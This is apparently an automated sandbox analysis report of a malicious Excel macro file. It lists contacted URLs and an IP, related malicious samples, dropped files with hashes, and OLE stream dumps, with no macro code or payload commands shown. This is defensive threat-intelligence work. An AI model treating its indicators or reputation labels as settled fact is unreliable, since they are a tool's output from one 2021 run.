http://https://outlook.office365.com/autodiscover/autodiscover.json	CDE88565-44BA-40AC-8A9E-1CA847469122.0.dr	false		high
http://https://powerpoint.uservoice.com/forums/288952-powerpoint-for-ipad-iphone-ios	CDE88565-44BA-40AC-8A9E-1CA847469122.0.dr	false		high
http://https://eur.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	CDE88565-44BA-40AC-8A9E-1CA847469122.0.dr	false		high
http://https://pf.directory.live.com/profile/mine/System.ShortCircuitProfile.json	CDE88565-44BA-40AC-8A9E-1CA847469122.0.dr	false		high
http://https://ncus.contentsync.	CDE88565-44BA-40AC-8A9E-1CA847469122.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://onedrive.live.com/about/download/?windows10SyncClientInstalled=false	CDE88565-44BA-40AC-8A9E-1CA847469122.0.dr	false		high
http://https://webdir.online.lync.com/autodiscover/autodiscoverservice.svc/root/	CDE88565-44BA-40AC-8A9E-1CA847469122.0.dr	false		high
http://weather.service.msn.com/data.aspx	CDE88565-44BA-40AC-8A9E-1CA847469122.0.dr	false		high
http://https://apis.live.net/v5.0/	CDE88565-44BA-40AC-8A9E-1CA847469122.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://officemobile.uservoice.com/forums/929800-office-app-ios-and-ipad-asks	CDE88565-44BA-40AC-8A9E-1CA847469122.0.dr	false		high
http://https://word.uservoice.com/forums/304948-word-for-ipad-iphone-ios	CDE88565-44BA-40AC-8A9E-1CA847469122.0.dr	false		high
http://https://autodiscover-s.outlook.com/autodiscover/autodiscover.xml	CDE88565-44BA-40AC-8A9E-1CA847469122.0.dr	false		high
http://https://management.azure.com	CDE88565-44BA-40AC-8A9E-1CA847469122.0.dr	false		high
http://https://wus2.contentsync.	CDE88565-44BA-40AC-8A9E-1CA847469122.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://incidents.diagnostics.office.com	CDE88565-44BA-40AC-8A9E-1CA847469122.0.dr	false		high
http://https://clients.config.office.net/user/v1.0/ios	CDE88565-44BA-40AC-8A9E-1CA847469122.0.dr	false		high
http://https://insertmedia.bing.office.net/odc/insertmedia	CDE88565-44BA-40AC-8A9E-1CA847469122.0.dr	false		high
http://https://o365auditrealtimeingestion.manage.office.com	CDE88565-44BA-40AC-8A9E-1CA847469122.0.dr	false		high
http://https://outlook.office365.com/api/v1.0/me/Activities	CDE88565-44BA-40AC-8A9E-1CA847469122.0.dr	false		high
http://https://api.office.net	CDE88565-44BA-40AC-8A9E-1CA847469122.0.dr	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://incidents.diagnosticssdf.office.com	CDE88565-44BA-40AC-8A9E-1CA847469122.0.dr	false		high
http://https://asgsmsproxyapi.azurewebsites.net/	CDE88565-44BA-40AC-8A9E-1CA847469122.0.dr	false	• Avira URL Cloud: safe	unknown
http://https://clients.config.office.net/user/v1.0/android/policies	CDE88565-44BA-40AC-8A9E-1CA847469122.0.dr	false		high
http://https://entitlement.diagnostics.office.com	CDE88565-44BA-40AC-8A9E-1CA847469122.0.dr	false		high
http://https://pf.directory.live.com/profile/mine/WLX.Profiles.IC.json	CDE88565-44BA-40AC-8A9E-1CA847469122.0.dr	false		high
http://https://outlook.office.com/	CDE88565-44BA-40AC-8A9E-1CA847469122.0.dr	false		high
http://https://storage.live.com/clientlogs/uploadlocation	CDE88565-44BA-40AC-8A9E-1CA847469122.0.dr	false		high
http://https://templatelogging.office.com/client/log	CDE88565-44BA-40AC-8A9E-1CA847469122.0.dr	false		high
http://https://outlook.office365.com/	CDE88565-44BA-40AC-8A9E-1CA847469122.0.dr	false		high
http://https://webshell.suite.office.com	CDE88565-44BA-40AC-8A9E-1CA847469122.0.dr	false		high
http://https://insertmedia.bing.office.net/images/officeonlinecontent/browse?cp=OneDrive	CDE88565-44BA-40AC-8A9E-1CA847469122.0.dr	false		high
http://https://management.azure.com/	CDE88565-44BA-40AC-8A9E-1CA847469122.0.dr	false		high
http://https://login.windows.net/common/oauth2/authorize	CDE88565-44BA-40AC-8A9E-1CA847469122.0.dr	false		high
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	CDE88565-44BA-40AC-8A9E-1CA847469122.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://graph.windows.net/	CDE88565-44BA-40AC-8A9E-1CA847469122.0.dr	false		high
http://https://api.powerbi.com/beta/myorg/imports	CDE88565-44BA-40AC-8A9E-1CA847469122.0.dr	false		high
http://https://devnull.onenote.com	CDE88565-44BA-40AC-8A9E-1CA847469122.0.dr	false		high
http://https://ncus.pagecontentsync.	CDE88565-44BA-40AC-8A9E-1CA847469122.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://r4.res.office365.com/footprintconfig/v1.7/scripts/fpconfig.json	CDE88565-44BA-40AC-8A9E-1CA847469122.0.dr	false		high
http://https://messaging.office.com/	CDE88565-44BA-40AC-8A9E-1CA847469122.0.dr	false		high
http://https://dataservice.protection.outlook.com/PolicySync/PolicySync.svc/SyncFile	CDE88565-44BA-40AC-8A9E-1CA847469122.0.dr	false		high
http://https://augloop.office.com/v2	CDE88565-44BA-40AC-8A9E-1CA847469122.0.dr	false		high
http://https://insertmedia.bing.office.net/images/officeonlinecontent/browse?cp=Bing	CDE88565-44BA-40AC-8A9E-1CA847469122.0.dr	false		high
http://https://skyapi.live.net/Activity/	CDE88565-44BA-40AC-8A9E-1CA847469122.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://clients.config.office.net/user/v1.0/mac	CDE88565-44BA-40AC-8A9E-1CA847469122.0.dr	false		high
http://https://dataservice.o365filtering.com	CDE88565-44BA-40AC-8A9E-1CA847469122.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://api.cortana.ai	CDE88565-44BA-40AC-8A9E-1CA847469122.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://onedrive.live.com	CDE88565-44BA-40AC-8A9E-1CA847469122.0.dr	false		high
http://https://ovisualuiapp.azurewebsites.net/pbiagave/	CDE88565-44BA-40AC-8A9E-1CA847469122.0.dr	false	• Avira URL Cloud: safe	unknown
http://https://visio.uservoice.com/forums/368202-visio-on-devices	CDE88565-44BA-40AC-8A9E-1CA847469122.0.dr	false		high
http://https://directory.services.	CDE88565-44BA-40AC-8A9E-1CA847469122.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://login.windows-ppe.net/common/oauth2/authorize	CDE88565-44BA-40AC-8A9E-1CA847469122.0.dr	false		high

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
170.249.236.47	obsusa.net	United States		63410	PRIVATESYSTEMSUS	false

General Information

Joe Sandbox Version:	32.0.0 Black Diamond
Analysis ID:	403717
Start date:	04.05.2021
Start time:	10:56:42
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 4m 55s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	e1df57de_by_Libranalysis.xls
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Run name:	Potential for more IOCs and behavior
Number of analysed new started processes analysed:	25
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal76.expl.evad.winXLS@3/7@1/1
EGA Information:	Failed

HDC Information:	Failed
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xls • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All • Excluded IPs from analysis (whitelisted): 93.184.220.29, 52.255.188.83, 131.253.33.200, 13.107.22.200, 20.82.210.154, 104.43.139.144, 92.122.145.220, 52.109.32.63, 52.109.12.23, 52.109.8.24, 52.109.12.24, 13.88.21.125, 184.30.24.56, 92.122.213.194, 92.122.213.247, 8.253.207.120, 67.27.158.126, 8.248.113.254, 67.26.73.254, 8.248.135.254, 20.54.26.129 • Excluded domains from analysis (whitelisted): cs9.wac.phicdn.net, arc.msn.com.nsatc.net, prod-w.nexus.live.com.akadns.net, store-images.s-microsoft.com-c.edgekey.net, fs-wildcard.microsoft.com.edgekey.net, fs-wildcard.microsoft.com.edgekey.net.globalredir.akadns.net, a1449.dscg2.akamai.net, arc.msn.com, e12564.dspb.akamaiedge.net, ocsp.digicert.com, www-bing-com.dual-a-0001.a-msedge.net, audownload.windowsupdate.nsatc.net, arc.trafficmanager.net, nexus.officeapps.live.com, officeclient.microsoft.com, watson.telemetry.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, auto.au.download.windowsupdate.com.c.footprint.net, prod.fs.microsoft.com.akadns.net, au-bg-shim.trafficmanager.net, www.bing.com, fs.microsoft.com, prod.configsvc1.live.com.akadns.net, ris-prod.trafficmanager.net, e1723.g.akamaiedge.net, ctldl.windowsupdate.com, skypedataprdcolcus16.cloudapp.net, dual-a-0001.dc-msedge.net, ris.api.iris.microsoft.com, skypedataprdcoleus17.cloudapp.net, a-0001.a-afdentry.net.trafficmanager.net, store-images.s-microsoft.com, config.officeapps.live.com, blobcollector.events.data.trafficmanager.net, skypedataprdcolwus15.cloudapp.net, europe.configsvc1.live.com.akadns.net • Report size getting too big, too many NtCreateFile calls found.

Simulations

Behavior and APIs

No simulations

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
170.249.236.47	e1df57de_by_Libranalysis.xls	Get hash	malicious	Browse	

Domains

No context

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
PRIVATESYSTEMSUS	e1df57de_by_Libranalysis.xls	Get hash	malicious	Browse	• 170.249.236.47
	copy of payment 7006.vbs	Get hash	malicious	Browse	• 170.249.206.186
	369290.xls	Get hash	malicious	Browse	• 204.197.253.150
	Payment_png.exe	Get hash	malicious	Browse	• 170.249.199.106
	R8WWx5t2RE.dll	Get hash	malicious	Browse	• 108.160.158.123
	P.O 5282.exe	Get hash	malicious	Browse	• 170.249.209.250
	documentation (64).xls	Get hash	malicious	Browse	• 67.222.24.174
	documentation (64).xls	Get hash	malicious	Browse	• 67.222.24.174
	Statement for T10495.jar	Get hash	malicious	Browse	• 207.7.94.54
	Statement for T10495 - 18-01-21 15-23.jar	Get hash	malicious	Browse	• 207.7.94.54
	Revise Order.exe	Get hash	malicious	Browse	• 162.248.50.97
	PO21010699XYJ.exe	Get hash	malicious	Browse	• 162.248.50.97
	cmtel-pdf.html	Get hash	malicious	Browse	• 204.197.244.149
	cmtel-pdf.html	Get hash	malicious	Browse	• 204.197.244.149
	SecuriteInfo.com.Trojan.PWS.Stealer.29660.11031.exe	Get hash	malicious	Browse	• 162.211.86.20
	http://https://oldfordcrewcabs.com/bin/new/s/?signin=d41d8cd98f00b204e9800998ecf8427e&auth=576667a3e7108b979c62abddd4c8f3e39d282c0ee888bd787542afb4ff83df171524e184	Get hash	malicious	Browse	• 199.167.203.145
	SecuriteInfo.com.Trojan.PackedNET.405.30542.exe	Get hash	malicious	Browse	• 162.211.86.20
	4ADvH4Xsmh.exe	Get hash	malicious	Browse	• 162.246.57.153
	http://https://www.casalfarneto.it/wp-content/siteguarding_logs/www.html	Get hash	malicious	Browse	• 104.193.111.209
	RFQ-1225 BE285-20-B-1-SMcS - Easi-Clip Project.exe	Get hash	malicious	Browse	• 158.106.136.41

JA3 Fingerprints

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
37f463bf4616ecd445d4a1937da06e19	MV RED SEA.docx	Get hash	malicious	Browse	• 170.249.236.47
	MyUY1HeWNL.exe	Get hash	malicious	Browse	• 170.249.236.47
	IMG-WA7905432.exe	Get hash	malicious	Browse	• 170.249.236.47
	catalog-1521295750.xlsm	Get hash	malicious	Browse	• 170.249.236.47
	Documents_111651917_375818984.xls	Get hash	malicious	Browse	• 170.249.236.47
	Remittance Advice pdf.exe	Get hash	malicious	Browse	• 170.249.236.47
	#U260e#Ufe0fAUDIO-2020-05-26-18-51-m4a_MP4messages_2202-434.htm	Get hash	malicious	Browse	• 170.249.236.47
	Documents_95326461_1831689059.xls	Get hash	malicious	Browse	• 170.249.236.47
	Tree Top.html	Get hash	malicious	Browse	• 170.249.236.47
	PT6-1152.doc	Get hash	malicious	Browse	• 170.249.236.47
	s.dll	Get hash	malicious	Browse	• 170.249.236.47
	setup-lightshot.exe	Get hash	malicious	Browse	• 170.249.236.47
	s.dll	Get hash	malicious	Browse	• 170.249.236.47
	8a793b14_by_Libranalysis.exe	Get hash	malicious	Browse	• 170.249.236.47
	pic05678063.exe	Get hash	malicious	Browse	• 170.249.236.47
	6de2089f_by_Libranalysis.exe	Get hash	malicious	Browse	• 170.249.236.47
	e17486cd_by_Libranalysis.exe	Get hash	malicious	Browse	• 170.249.236.47
	Almadeena-Bakery-005445536555665445.scr.exe	Get hash	malicious	Browse	• 170.249.236.47
	Purchase Order comfirmation to issue INVOICE.html	Get hash	malicious	Browse	• 170.249.236.47
	jX16Cu330u.exe	Get hash	malicious	Browse	• 170.249.236.47

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Office\16.0\WebServiceCache\AllUsers\officeclient.microsoft.com\CDE88565-44BA-40AC-8A9E-1CA847469122	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE

C:\Users\user\AppData\Local\Microsoft\Office\16.0\WebServiceCache\AllUsers\officeclient.microsoft.com\CDE88565-44BA-40AC-8A9E-1CA847469122	
File Type:	XML 1.0 document, UTF-8 Unicode text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	134558
Entropy (8bit):	5.368414756282515
Encrypted:	false
SSDEEP:	1536:YcQIKNEHBXA3gBwlpQ9DQW+zhh34ZldpKWXboOilX5ErLWME9:fEQ9DQW+zPXO8
MD5:	18E3B12893EEFEB2BE8E7BC323707DB2
SHA1:	64C9969F961457DDF0D5179D26EAE99178EA5FA1
SHA-256:	4401594B1B7495C244ABEED48A97A519262FBBE428F05333AFF0636AC2F6CB07
SHA-512:	3339CFF863EB5A5AA7901D1D4A8C97A5953A3F8B7730A0EEEA784011B9934CFE45C983F02366329E9E1E3AB01620C2BA1408AC37F51518AC529768637F4C8D87
Malicious:	false
Reputation:	low
Preview:	<?xml version="1.0" encoding="utf-8"?>..<o:OfficeConfig xmlns:o="urn:schemas-microsoft-com:office:office">.. <o:services o:GenerationTime="2021-05-04T08:57:38">.. Build: 16.0.14102.30525-->.. <o:default>.. <o:ticket o:headerName="Authorization" o:headerValue="{}" />.. </o:default>.. <o:service o:name="Research">.. <o:u rl>https://rr.office.microsoft.com/research/query.asmx</o:url>.. </o:service>.. <o:service o:name="ORedir">.. <o:url>https://o15.officeredir.microsoft.com/r</o:url>.. </o:service>.. <o:service o:name="ORedirSSL">.. <o:url>https://o15.officeredir.microsoft.com/r</o:url>.. </o:service>.. <o:service o:name="ClViewClientHelpId">.. <o:url>https://[MAX.BaseHost]/client/results</o:url>.. </o:service>.. <o:service o:name="ClViewClientHome">.. <o:url>https://[MAX.BaseHost]/client/results</o:url>.. </o:service>.. <o:service o:name="ClViewClientTemplate">.. <o:url>https://ocsa.office.microsoft.com/client/15/help/template</o:url>.. </o:service>.. <o:

C:\Users\user\AppData\Local\Temp\E5C10000	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	85151
Entropy (8bit):	7.889280659792948
Encrypted:	false
SSDEEP:	1536:J3TzJxfg8ucuv4KrAeWviSkQ1WGHKlMVGoIahaDHTU6hryF70Ug:J3zgvcCbrAiSkQ1W2K2sTU2yF70Ug
MD5:	C28C8BAC09C1AF3BE456ADA55E86C3F6
SHA1:	6106316CB8338FF2AF6B25506DD221CF334AFC56
SHA-256:	46018BCF9530F318F427C8538A84B0F0AF053704C56F0384C26A5D70DC62BC80
SHA-512:	29F1C3D956055243ECFFF8A36F64CBE08F7E4807EDD013794819C3B81344EBF4806DBAE8AF2036188A75F30A4441688385A8B8AD5D7A614A3C7573F19DA715E6
Malicious:	false
Reputation:	low
Preview:	.U.n.0....?.....r.Izl.4...\Y....$..wI+j..e..r.....x...559.f....fY.._..R..`.....9_\|.2.Y;...M.I...Ii.-h.*...Ic.f._..:.Wl..t6;...&.1q.....v.bq...M$.,Iq../I.D.O..(.t3...t2...+.sNI.".>...K.....t...}G!.. ..\.....x)..f>.f...N.G.Ww...$)J.J.8.*....{{e..<c.<E.E)#....$_...M#9...5.....L.*9..{.q.Iq.....v.....2.....E.h...h..C.h....f..!...#..tJ.e....q\.=....q...S...8<.=..g._.8....w.>.ko].u.a...6lB....G.. ...."..CZ...6..}.....PK.....!...i.....[Content_Types].xml ...(..... ....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\Desktop.LNK	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Read-Only, Directory, ctime=Thu Jun 27 17:34:24 2019, mtime=Tue May 4 16:57:43 2021, atime=Tue May 4 16:57:43 2021, length=8192, window=hide
Category:	dropped
Size (bytes):	909
Entropy (8bit):	4.70367217896161
Encrypted:	false
SSDEEP:	12:8JGJRUt6CHiXOzDGXthDV+W+jA0/y1bDygLkeGLkeM4t2Y+xIBjKZm:8JcsurmA0KJDyS7aB6m
MD5:	F5B4B42CFC3C63093DE56816959E9BB3
SHA1:	D19646FA6C9C0279206FB9A00A4DDA6CF12A46B3
SHA-256:	B8D74FCFCFA72ABC2E5228F860B2BCB44601C210064109F92330487FC65C4C12
SHA-512:	482CCFBA108BEA255DB1B7B500AC580BD593727D8F01DE7E6AF84214207F95C342FAF592EED3990EB777BA1FB3FE3F194BA635C771564178F6B75001BAB502FC
Malicious:	false
Reputation:	low
Preview:	L.....F.....-...;...A.....A... .....y....P.O. .:i.....+00.../C:\.....x.1.....Ng...Users.d.....L...R*.....:.....B..U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8 .1.3.....T.1.....>Q.u..user..>.....NM..R*.....S.....q..a.l.f.o.n.s.....~.1.....R6...Desktop.h.....NM..R6.....Y.....>.....;.D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.- .2.1.7.6.9.....F.....-.....E.....>.S.....C:\Users\user\Desktop.....\.....\.....\.....\.D.e.s.k.t.o.p.....:.,.LB.)...Aw...`.....X.....910646.....!a..%.H.VZAj...q.I... .....W...!a..%.H.VZAj...q.I.....W.....1SPS.XF.L8C....&.m.q...../...S.-.1.-.5.-.2.1.-.3.8.5.3.3.2.1.9.3.5.-.2.1.2.5.5.6.3.2.0.9.-.4.0.5.3.0.6.2.3.3.2.-.1.0.0.2..... 9...1SPS..mD..pH.H@..=x.....h....H.....K*..@.A..7sFJ.....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\e1df57de_by_Libranalysis.LNK	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Wed Sep 30 13:47:08 2020, mtime=Tue May 4 16:57:43 2021, atime=Tue May 4 16:57:43 2021, length=114688, window=hide
Category:	modified
Size (bytes):	2260

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\e1df57de_by_Libranalysis.LNK	
Entropy (8bit):	4.736998091463738
Encrypted:	false
SSDEEP:	48:8tu7RuhOEXTKcNfOEAE2B6ptu7RuhOEXTKcNfOEAE2B6:8JFecNfFCKJFecNfFC
MD5:	A4F1C92E2E88844149D9DDE7A878BF6A
SHA1:	CB050263FC8E686DEF99FB7A7D32B5C00EFAC621
SHA-256:	3B8EBE09578519F5CA0351A875916901D5350198029B791632139E9D5C6CC250
SHA-512:	ACFE7C52EEB81C95A6771C3F366BA711F8D439F207F058CEB89F1D9EF1869185BDDFA2A556EF6F62716A3BE20574CD1829FC26E75449D6D618AA1D869631494
Malicious:	false
Reputation:	low
Preview:	L.....F.... .....>.8.....A.....A.....P.O. .:i.....+00.../C:\.....x.1.....Ng...Users.d.....L...R*.....:.....B..U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8.1.3.....T.1.....>Q.u..user..>.....NM..R*.....S.....q..a.l.f.o.n.s.....~.1.....>Q.u..Desktop.h.....NM..R+.....Y.....>.....u&..D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.9.....2..b...R1. .E1DF57~1.XLS..j.....>Q.u.R1.....f.....6'.e.1.d.f.5.7.d.e._.b.y._.L.i.b.r.a.n.a.l.y.s.i.s...x.l.s.....c.....-.....b.....>.S.....C:\Users\user\Desktop\e1df57de_by_Libranalysis.xls..3.....\.....\.....\.....\.....\.D.e.s.k.t.o.p.\.e.1.d.f.5.7.d.e._.b.y._.L.i.b.r.a.n.a.l.y.s.i.s...x.l.s.....:.,.LB.)...Aw...`.....X.....910646.....!a..%.H.VZAj....Zt.+.....W...!a..%.H.VZAj....Zt.+.....W.....1SPS.XF.L8C....&.m.q...../...S.-.1.-.5.-.2.1.-.3.8.5.3.3.2.1.9.3

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	125
Entropy (8bit):	4.7413886091115245
Encrypted:	false
SSDEEP:	3:oyBVomM6YiHUwSLMp6lYUlYiHUwSLMp6lmM6YiHUwSLMp6lv:dj6hi0NRi0Nbhi0Nf
MD5:	FA818B7E82A804136CCCDAEB0E371E4C
SHA1:	790C7E1C67EC725C24D5056180873455ACC57A4E
SHA-256:	6CAF0A49734FC7FE1DE034E925D1906442024E0C40C0BBA612217B0245B51B58
SHA-512:	7D1ACC9D7F01044F50BD4926CB5DBB27A83459CB0EFE966A73F8C1803A7AB3FD2EA347C9ABAE584DAFE1EC152E918722C2F1BD4ACD4FFC2A296EDCEE6790DE00
Malicious:	false
Reputation:	low
Preview:	Desktop.LNK=0..[xls]..e1df57de_by_Libranalysis.LNK=0..e1df57de_by_Libranalysis.LNK=0..[xls]..e1df57de_by_Libranalysis.LNK=0..

C:\Users\user\AppData\Roaming\Microsoft\UProof\CUSTOM.DIC	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	Little-endian UTF-16 Unicode text, with CR line terminators
Category:	dropped
Size (bytes):	22
Entropy (8bit):	2.9808259362290785
Encrypted:	false
SSDEEP:	3:QAlX0Gn:QKn
MD5:	7962B839183642D3CDC2F9CEBDBF85CE
SHA1:	2BE8F6F309962ED367866F6E70668508BC814C2D
SHA-256:	5EB8655BA3D3E7252CA81C2B9076A791CD912872D9F0447F23F4C4AC4A6514F6
SHA-512:	2C332AC29FD3FAB66DBD918D60F9BE78B589B090282ED3DBEA02C4426F6627E4AAFC4C13FBCA09EC4925EAC3ED4F8662FDF1D7FA5C9BE714F8A7B993BECB342
Malicious:	false
Reputation:	high, very likely benign file
Preview:	....p.r.a.t.e.s.h.....

C:\Users\user\Desktop\F6C10000	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	Applesoft BASIC program data, first line number 16
Category:	dropped
Size (bytes):	168450
Entropy (8bit):	6.809325376522765
Encrypted:	false
SSDEEP:	3072:fC8rmOAIyyzElBIL6lECbgBGzP5xLm7TE2nTUSyF70HijW26kHct6kHC4+C8rmOs:q8rmOAIyyzElBIL6lECbgB+P5Nm7TrU0
MD5:	6C145938CE01E31F5B5D40E708709164
SHA1:	A244BCDF67106C5B7CCE73F98B51C0DBBCAEEA15
SHA-256:	F8E76ED1D5AEE18CB8F579FA006F10426D031005B357FDDC07C3C6212D83FE3D
SHA-512:	6601722CC3B0D06BCC54694A624408123A5351AA8082877297A561385190F8084B9B2BF630F0CCC5DE47BC5C6257732B4B9DFCF394E990A4086F3D2334F074DF
Malicious:	false
Reputation:	low

C:\Users\user\Desktop\F6C10000	
Preview:	.....T8.....\.p....pratesh B.....a.....=.....=....i..9J.8..... X.@....."....1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....?.....C.a.l.i.b.r.i.1...@...8.....C.a.l.i.b.r.i.1...@.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....?.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....8.....C.a.l.i.b.r.i.1.....8.....C.a.l.i.b.r.i.1.....8..... ....C.a.l.i.b.r.i.1...h...8.....C.a.m.b.r.i.a.1.....

Static File Info

General

File type:	Composite Document File V2 Document, Little Endian, Os: Windows, Version 6.2, Code page: 1251, Last Saved By: 5, Name of Creating Application: Microsoft Excel, Create Time/Date: Sat Sep 16 01:00:00 2006, Last Saved Time/Date: Wed Apr 28 08:31:09 2021, Security: 0
Entropy (8bit):	3.26064272206503
TrID:	• Microsoft Excel sheet (30009/1) 78.94% • Generic OLE2 / Multistream Compound File (8008/1) 21.06%
File name:	e1df57de_by_Libranalysis.xls
File size:	287232
MD5:	e1df57deebdfeab450bf91049acff902
SHA1:	0037a523a17be3411b88072f7ceb3cc0ef384da7
SHA256:	b0cccc9e79029c5b0b4e835e22e783a37ded6a300ca9d1738e554b126dd0969c
SHA512:	3a2878bee800832e2eac6705d4b299b0814af28bf47dc0504a1425b87f9728f94a208222d3da907a35ce6c0cce0bce279cb765060e1fa464656bc83d4cfd9c87
SSDEEP:	6144:YcPiTQAVW/89BQnmlcGvgZ7r3J8b5ICJK+T5gE:IDE
File Content Preview:	.....>...../.....*...+...,.. .-..... .....

File Icon

Icon Hash:	74ecd4c6c3c6c4d8

Static OLE Info

General

Document Type:	OLE
Number of OLE Files:	1

OLE File "e1df57de_by_Libranalysis.xls"

Indicators

Has Summary Info:	True
Application Name:	Microsoft Excel
Encrypted Document:	False
Contains Word Document Stream:	False
Contains Workbook/Book Stream:	True
Contains PowerPoint Document Stream:	False
Contains Visio Document Stream:	False
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	True

Summary

Code Page:	1251
Last Saved By:	5
Create Time:	2006-09-16 00:00:00
Last Saved Time:	2021-04-28 07:31:09

Summary	
Creating Application:	Microsoft Excel
Security:	0

Document Summary	
Document Code Page:	1251
Thumbnail Scaling Desired:	False
Contains Dirty Links:	False

Streams

Stream Path: \x5DocumentSummaryInformation, File Type: data, Stream Size: 4096

General	
Stream Path:	\x5DocumentSummaryInformation
File Type:	data
Stream Size:	4096
Entropy:	0.344544096356
Base64 Encoded:	False
Data ASCII:	. . . . + , . . 0 . . . . 0 . . . . 8 . . . . . @ . . . . H . . . . S h e e t . . . . . S h e e t 1 . . . . . S h e e t 5 . . . . . S h e e t 2 . . . . . S h e e t 3 . . . . . S h e e t 4 . . . . E x c e l 4 . 0 . . . .
Data Raw:	fe ff 00 00 06 02 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 02 d5 cd d5 9c 2e 1b 10 93 97 08 00 2b 2c f9 ae 30 00 00 00 d4 00 00 00 05 00 00 00 01 00 00 00 30 00 00 00 0b 00 00 00 38 00 00 00 10 00 00 00 40 00 00 00 0d 00 00 00 48 00 00 00 0c 00 00 00 91 00 00 00 02 00 00 00 e3 04 00 00 0b 00 00 00 00 00 00 00 0b 00 00 00 00 00 00 00 1e 10 00 00 06 00 00 00

Stream Path: \x5SummaryInformation, File Type: data, Stream Size: 4096

General	
Stream Path:	\x5SummaryInformation
File Type:	data
Stream Size:	4096
Entropy:	0.239529171145
Base64 Encoded:	False
Data ASCII:	. . . . O h . . . . . + ' . . 0 . . . . 8 . . . . @ . . . . . . L . . . . d . . . . p . . . . | . . . . 5 . . . . M i c r o s o f t E x c e l . @ . . . . . | . # . . . @ . . . . . . t . < . . . .
Data Raw:	fe ff 00 00 06 02 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 e0 85 9f f2 f9 4f 68 10 ab 91 08 00 2b 27 b3 d9 30 00 00 00 84 00 00 00 06 00 00 00 01 00 00 00 38 00 00 00 08 00 00 00 40 00 00 00 12 00 00 00 4c 00 00 00 0c 00 00 00 64 00 00 00 0d 00 00 00 70 00 00 00 13 00 00 00 7c 00 00 00 02 00 00 00 e3 04 00 00 1e 00 00 00 04 00 00 00 35 00 00 00 1e 00 00 00

Stream Path: Book, File Type: Applesoft BASIC program data, first line number 8, Stream Size: 275392

General	
Stream Path:	Book
File Type:	Applesoft BASIC program data, first line number 8
Stream Size:	275392
Entropy:	3.23578403018
Base64 Encoded:	True
Data ASCII:	. . . . 7 . . . . \\ . p . . 5 B . . . . S h e e t 2 . . ! . . . . : . . . . 4 . . . . = ... i . . 9 J . 8 X
